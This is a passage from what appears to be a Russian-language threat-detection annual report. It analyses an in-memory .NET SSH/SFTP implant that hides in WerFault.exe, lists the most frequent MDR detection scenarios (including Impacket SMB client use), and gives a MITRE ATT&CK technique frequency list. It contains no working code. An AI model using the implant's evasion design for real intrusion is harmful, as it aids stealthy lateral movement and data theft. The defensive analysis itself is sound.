Второй загружаемый в память .NET-имплант, идентифицированный как **SSH_client.exe,** был обнаружен в памяти процесса **WerFault.exe** вместе с компонентом TCP-туннелирования. Данный имплант предоставлял атакующему интерактивный **доступ по SSH и возможности передачи файлов,** обеспечивая удаленное выполнение команд, загрузку файлов и их эксфильтрацию по протоколам SSH и SFTP.

Имплант инициировал выполнение путем создания глобального мьютекса (global mutex) для обеспечения однократного запуска, после чего подключался к именованному каналу (named pipe), используемому в качестве основного канала управления и постановки задач. Параметры задач доставлялись через именованный канал, что позволяло динамически управлять поведением импланта без необходимости его повторного развертывания

Функциональные возможности

Имплант поддерживал множество типов задач, включая:

- **SpawnShell:** установка интерактивной SSH-сессии
- **Upload:** загрузка файлов на удаленную систему по протоколу SFTP
- **Download:** скачивание файлов с удаленной системы по протоколу SFTP
- **Ls:** : просмотр списка файлов и каталогов на удаленной системе через SSH

Для организации интерактивных сессий имплант создавал выделенный поток, который отслеживал сигналы управления через вспомогательный именованный канал. По завершении работы или выполнении задачи имплант проводил очистку ресурсов: закрывал SSH-сессии, дескрипторы именованных каналов и связанные потоки данных, чтобы минимизировать остаточные артефакты.

Внутренняя архитектура

Вспомогательные классы обеспечивали отчетность о статусе задач и управление SSH/SFTP-сессиями, включая обработку аутентификации как по паролю, так и с использованием закрытого ключа. Применение именованных каналов для постановки задач и управления позволяло импланту функционировать независимо от традиционных сетевых каналов управления после доставки начальных параметров.

Воздействие и наблюдения

Сочетание выполнения **в памяти, использования легитимных протоколов во вредоносных целях и маскировки под легитимные процессы** позволило атакующему осуществлять горизонтальное перемещение и передачу данных с минимальной заметностью. Благодаря использованию стандартных протоколов SSH и SFTP вредоносная активность полностью сливалась с ожидаемым административным трафиком, особенно в средах, где SSH-доступ регулярно применяется для управления и обслуживания.

Общая оценка

Обнаружение обоих имплантов наряду с LIONTAIL и описанным методом **внедрения в память свидетельствует о многоуровневой модульной архитектуре атаки,** в которой специализированные компоненты развертываются для обеспечения туннелирования, удаленного доступа и передачи файлов по мере необходимости. Такой модульный подход позволял атакующему динамически адаптировать операции, сохраняя минимальный криминалистический след в скомпрометированных телекоммуникационных системах и объектах инфраструктуры.

Наиболее часто срабатывающие правила обнаружения MDR

В 2025 году в MDR сработали 1 122 уникальных сценария обнаружения с ненулевой конверсией. В этом разделе мы рассмотрим наиболее часто срабатывающие сценарии, которые в совокупности составляют более 34% всех обнаружений, и проанализируем их вклад в зависимости от критичности инцидентов.

Сценарий обнаружения	Комментарии	Требуемая телеметрия и обогащения	Вклад по критичности и в целом
Запуск объекта с плохой репутацией[23]	Любой сценарий запуска файла, командного скрипта или открытия офисного документа с плохой репутацией	Любое телеметрическое событие, содержащее процесс, инициировавший событие **Репутация файла / скрипта / офисного документа**	• Высокая: 9,9% • Средняя: 4,8% • Низкая: 0,7% **В целом: 3,8%**
Обнаружение URL с плохой репутацией в командной строке	Командные строки извлекаются из всех телеметрических событий и проверяются по репутации	Любое телеметрическое событие, содержащее командную строку **Репутация URL**	• Высокая: 8,0% • Средняя: 4,7% • Низкая: 0,7% **В целом: 3,7%**
Сетевой доступ к вредоносному хосту	Удаленный хост из любого события сетевого соединения проверяется по репутации	Сетевой доступ, HTTP-доступ **Репутация удаленного хоста или IP-адреса**	• Высокая: 6,7% • Средняя: 4,1% • Низкая: 5,1% **В целом: 4,5%**
Срабатывание EPP на системном процессе	Срабатывания на легитимных процессах, являющихся частью операционной системы	Любое телеметрическое событие, содержащее вердикт EPP	• Высокая: 10,2% • Средняя: 1,4% • Низкая: 0,2% **В целом: 1,3%**
Детект, связанный с APT	Срабатывания, связанные с известной APT-кампанией	Детект EPP **Перечень детектов, связанных с APT**	• Высокая: 4,2% • Средняя: 1,5% • Низкая: 0,9% **В целом: 1,4%**
Вредоносное вложение в электронной почте	Срабатывание на вложении электронного письма, включая выявление подозрительной активности	Телеметрия получения электронной почты **Детект EPP**	• Высокая: 2,4% • Средняя: 3,8% • Низкая: 1,2% **В целом: 3,0%**
Использование SMB-клиента Impacket[24]	Несколько соединений с одного IP-адреса с использованием SMB-клиента Impacket	Детект компонента EPP IDS в сетевом трафике	• Высокая: 1,2% • Средняя: 1,5% • Низкая: 0,2% **В целом: 1,1%**
Детект Sandbox	Срабатывание песочницы в рамках детектирования KATA; для подозрительного объекта отсутствует точный вердикт EPP	Вердикт Sandbox **Вердикт EPP по объекту**	• Высокая: 10,1% • Низкая: 0,3% **В целом: 7,1%**
Срабатывание IDS	Сетевая IDS в рамках детектирования KATA	Вердикт KATA IDS	• Высокая: 0,2% • Средняя: 7,1% • Низкая: 0,3% **В целом: 5,0%**
Подозрительный трафик от хоста	Сетевая IDS в рамках детектирования KATA	Вердикт KATA IDS по подозрительному трафику или трафику от известного инструмента злоумышленника	• Высокая: 0,2% • Средняя: 4,3% • Низкая: 0,8% **В целом: 3,2%**

23 Kaspersky Online File Reputation

24 Github. Impacket

Тепловая карта техник

TA0001: Initial Access

- T1566: Phishing
- T1190: Exploit Public-Facing Application
- T1189: Drive-by Compromise
- T1200: Hardware Additions
- T1195: Supply Chain Compromise
- T1659: Content Injection

TA0002: Execution

- T1204: User Execution
- T1569: System Services
- T1053: Scheduled Task/Job
- T1047: Windows Management Instrumentation
- T1059: Command and Scripting Interpreter
- T1559: Inter-Process Communication
- T1203: Exploitation for Client Execution
- T1129: Shared Modules
- T1106: Native API
- T1072: Software Deployment Tools

TA0003: Persistence

- T1098: Account Manipulation
- T1547: Boot or Logon Autostart Execution
- T1505: Server Software Component
- T1574: Hijack Execution Flow
- T1136: Create Account
- T1543: Create or Modify System Process
- T1133: External Remote Services
- T1137: Office Application Startup
- T1176: Software Extensions
- T1037: Boot or Logon Initialization Scripts
- T1542: Pre-OS Boot
- T1554: Compromise Host Software Binary

TA0004: Privilege Escalation

- T1546: Event Triggered Execution
- T1548: Abuse Elevation Control Mechanism
- T1068: Exploitation for Privilege Escalation

TA0005: Defense Evasion

- T1078: Valid Accounts
- T1562: Impair Defenses
- T1027: Obfuscated Files or Information
- T1484: Domain or Tenant Policy Modification
- T1055: Process Injection
- T1218: System Binary Proxy Execution
- T1564: Hide Artifacts
- T1036: Masquerading
- T1112: Modify Registry
- T1553: Subvert Trust Controls
- T1207: Rogue Domain Controller
- T1620: Reflective Code Loading
- T1134: Access Token Manipulation
- T1070: Indicator Removal
- T1550: Use Alternate Authentication Material
- T1014: Rootkit
- T1211: Exploitation for Defense Evasion
- T1140: Deobfuscate/ Decode Files or Information
- T1222: File and Directory Permissions Modification
- T1678: Delay Execution
- T1497: Virtualization/ Sandbox Evasion
- T1216: System Script Proxy Execution
- T1600: Weaken Encryption
- T1197: BITS Jobs
- T1127: Trusted Developer Utilities Proxy Execution
- T1006: Direct Volume Access
- T1202: Indirect Command Execution
- T1220: XSL Script Processing
- T1221: Template Injection

TA0006: Credential Access

- T1555: Credentials from Password Stores
- T1558: Steal or Forge Kerberos Tickets
- T1552: Unsecured Credentials
- T1003: OS Credential Dumping
- T1110: Brute Force
- T1649: Steal or Forge Authentication Certificates
- T1557: Adversary-in-the-Middle
- T1556: Modify Authentication Process
- T1212: Exploitation for Credential Access
- T1040: Network Sniffing
- T1606: Forge Web Credentials
- T1187: Forced Authentication
- T1539: Steal Web Session Cookie
- T1528: Steal Application Access Token

TA0007: Discovery


- T1087: Account Discovery
- T1046: Network Service Discovery
- T1033: System Owner/ User Discovery
- T1069: Permission Groups Discovery
- T1016: System Network Configuration Discovery
- T1049: System Network Connections Discovery
- T1482: Domain Trust Discovery
- T1082: System Information Discovery
- T1018: Remote System Discovery
- T1012: Query Registry
- T1007: System Service Discovery
- T1615: Group Policy Discovery
- T1010: Application Window Discovery
- T1135: Network Share Discovery
- T1217: Browser Information Discovery
- T1124: System Time Discovery
- T1518: Software Discovery
- T1057: Process Discovery
- T1083: File and Directory Discovery
- T1673: Virtual Machine Discovery
- T1201: Password Policy Discovery
- T1613: Container and Resource Discovery
- T1120: Peripheral Device Discovery

На тепловой карте отображена частота применения техник в инцидентах, выявленных MDR.

Представлены техники, зафиксированные более чем в одном инциденте.

1–2% 3–4% 5–10% >10%


TA0008: Lateral Movement	TA0009: Collection	TA0010: Exfiltration	TA0011: Command and Control	TA0040: Impact	TA0042: Resource Development	TA0043: Reconnaissance
T1021: Remote Services	T1056: Input Capture	T1567: Exfiltration Over Web Service	T1568: Dynamic Resolution	T1561: Disk Wipe	T1608: Stage Capabilities	T1595: Active Scanning
T1210: Exploitation of Remote Services	T1560: Archive Collected Data	T1041: Exfiltration Over C2 Channel	T1071: Application Layer Protocol	T1565: Data Manipulation	T1588: Obtain Capabilities	T1590: Gather Victim Network Information
T1091: Replication Through Removable Media	T1005: Data from Local System	T1048: Exfiltration Over Alternative Protocol	T1572: Protocol Tunneling	T1496: Resource Hijacking	T1587: Develop Capabilities	T1598: Phishing for Information
T1534: Internal Spearphishing	T1114: Email Collection	T1011: Exfiltration Over Other Network Medium	T1105: Ingress Tool Transfer	T1486: Data Encrypted for Impact	T1583: Acquire Infrastructure	T1589: Gather Victim Identity Information
T1570: Lateral Tool Transfer	T1115: Clipboard Data	T1020: Automated Exfiltration	T1090: Proxy	T1485: Data Destruction	T1584: Compromise Infrastructure	T1593: Search Open Websites/Domains
T1563: Remote Service Session Hijacking	T1113: Screen Capture	T1030: Data Transfer Size Limits	T1219: Remote Access Tools	T1499: Endpoint Denial of Service	T1585: Establish Accounts	T1596: Search Open Technical Databases
	T1125: Video Capture	T1052: Exfiltration Over Physical Medium	T1095: Non-Application Layer Protocol	T1531: Account Access Removal		
	T1074: Data Staged		T1102: Web Service	T1489: Service Stop		
	T1119: Automated Collection		T1573: Encrypted Channel	T1498: Network Denial of Service		
	T1039: Data from Network Shared Drive		T1092: Communication Through Removable Media	T1491: Defacement		
	T1025: Data from Removable Media		T1001: Data Obfuscation			
	T1123: Audio Capture		T1571: Non-Standard Port			
	T1213: Data from Information Repositories		T1665: Hide Infrastructure			
	T1530: Data from Cloud Storage		T1132: Data Encoding			



1–2% 3–4% 5–10% >10%

Глава VII

Эффективность выявления угроз в SOC



Эффективность выявления угроз в SOC

Мы предоставляем клиентам услуги по оценке эффективности их SOC, помогая выявлять проблемные области и определять направления оптимизации. Существует несколько методов оценки технических возможностей SOC, и здесь мы хотели бы выделить наиболее распространенные причины, по которым не срабатывают конвейеры детектирования.

В наших проектах по оценке мы в основном используем две методологии:

Техническая оценка (в первую очередь решений SIEM, EDR или XDR) — мы анализируем текущие потоки событий, конфигурации правил и общую логику детектирования.

